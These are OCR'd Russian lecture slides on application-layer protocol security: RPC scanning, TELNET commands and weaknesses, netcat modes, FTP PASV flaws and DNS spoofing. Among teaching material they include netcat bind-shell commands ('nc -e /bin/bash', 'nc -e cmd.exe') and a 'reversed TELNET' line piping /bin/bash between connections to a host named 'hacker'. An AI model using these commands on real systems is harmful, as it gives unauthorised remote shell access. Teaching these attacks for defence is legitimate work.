
Протоколы прикладного уровня

Раздел 2 – Тема 15

Реализация служб прикладного уровня



Клиент

Протокол обмена

TELNET
FTP
HTTP

Сервер

Уровень сетевого взаимодействия


Удалённый вызов процедур

7	Уровень приложения	
6	Уровень представления	
5	Уровень соединения	RPC
4	Транспортный уровень	TCP, UDP
3	Сетевой уровень	IP
2	Канальный уровень	Ethernet, FDDI, X.25 и другие
1	Физический уровень	


Спецификация RPC-сервера

- **Номер программы**
- **Номер процедуры**
- **Номер версии**

Спецификация RPC-сервера




RPC-сканирование



Примеры утилит для RPC-сканирования

- RPCScan (Linux)
- rpcdump (Windows)

Протокол удалённого терминала - TELNET



Клиент
(утилита telnet)

Протокол обмена

TELNET

Сервер
(telnetd)

Взаимодействие «терминал-удалённый процесс»

Терминал – Серверный процесс

a

a

$a

Команды протокола TELNET

Interpret as Command, равен 255

Например, клавиша Backspace, 247

Команды протокола TELNET

Название команды	Код	Описание команды
IP (Interrupt Process)	244	Остановка вывода на дисплей
AO (Abort Output)	245	Прерывание процесса пользователя
AYT (Are You There)	246	Проверка состояния системы
EC (Erase Character)	247	Удаление последнего введённого символа
EL (Erase Line)	248	Удаление текущей строки

Передача команд

$a


Backspace

IAC EC

$

Уязвимости протокола TELNET

Клиент
(утилита telnet)





Сервер
(telnetd)

Передача имени и пароля в открытом виде

Уязвимости протокола TELNET

Клиент
(утилита telnet)





Сервер
(telnetd)

Изменение переменных окружения до аутентификации

Что такое Netcat?

Netcat - это утилита, которая позволяет читать и записывать данные по сети с использованием протоколов TCP или UDP.
Возможности netcat :

- Работа с входящими и исходящими TCP или UDP соединениями, использующими любые порты
- Выполнение DNS запросов различных типов
- Возможность задания порта источника
- Возможность использования любого адреса источника (из локально сконфигурированных)
- Возможности по сканированию портов
- Работа в качестве telnet-сервера

Netcat и Telnet - клиент

Telnet - клиент имеет ограничения, преодолеть которые поможет Netcat.

Например:

- **Ограничения стандартного потока ввода**
- **Посылка сообщений об ошибках в стандартный поток вывода, вместе с данными**
- **Невозможность посылки двоичных данных**
- **Невозможность находиться в состоянии ожидания соединения**
- **Невозможность работы с UDP**

Режимы работы Netcat

Режим исходящих соединений


```
nc [-опции] <узел> порт[ы]
```

Режим ожидания входящих соединений

```
nc -l -p <слушающий порт> [-опции] [узел] [порт]
```


Варианты использования Netcat

Подключение к слушающему порту на удаленном узле



Подключение с явным указанием порта источника

```
nc -p 53  200.2.2.222 80
```



Варианты использования Netcat

Открытие порта и подключение оболочки к нему


Вариант для Linux

```
nc -e /bin/bash <слушающий порт>
```

Вариант для Windows

```
nc -e cmd.exe <слушающий порт>
```

«Обращённый» TELNET




Это управление узлом через соединение, инициируемое с него самого

«Обращённый» TELNET


```
> telnet hacker 80 | /bin/bash | telnet hacker 25
```

Практическая работа 18



Утилита Netcat
«Обращённый» TELNET

Реализация службы FTP

Сервер

Интерфейс пользователя

Клиент

Модуль управления передачей

Команды

Ответы

Модуль управления передачей

Модуль передачи данных

Данные

Модуль передачи данных

Пассивный вариант работы FTP

Сервер (ftpd)

команда PASV

Ответ с параметрами

(номер порта для подключения)

Клиент

Открытие соединения

на указанный порт

Предсказуемый номер порта

Сервер (ftpd)

команда PASV

Ответ с параметрами

(номер порта для подключения)

Клиент

Открытие соединения

на указанный порт

Подключение раньше клиента

Открытие большого количества портов

команда PASV

Ответ с параметрами

(номер порта для подключения)

Сервер (ftpd)

команда PASV

Ответ с параметрами

(номер порта для подключения)

команда PASV

Ответ с параметрами

(номер порта для подключения)

Передача данных между двумя FTP-серверами

Сервер (ftpd)

Сервер (ftpd)

Передача большого

количества данных

Управляющее соединение

Атаки на сетевые службы при помощи FTP

DNS - служба

telnet www.microsoft.com


www.microsoft.com - ?

Resolver

DNS Server

100.0.0.6

Домены и поддомены




Записи Resource Record

main.sale.company.com. IN A 100.0.0.120

sale.company.com. IN NS ns.sale.company.com

sale.company.com
Name Server

Разрешение имён



Уязвимости службы DNS

Применение транспортного протокола
без установления соединения (UDP)

Отсутствие идентификации и аутентификации

Отсутствие средств разграничения доступа

Пример атаки на IP - сеть: Атака на DNS

Цель

Нарушение нормального функционирования объекта атаки

Механизм реализации

Нарушение навигации (ложный маршрут)

Местонахождение атакующего

В одном сегменте с объектом атаки

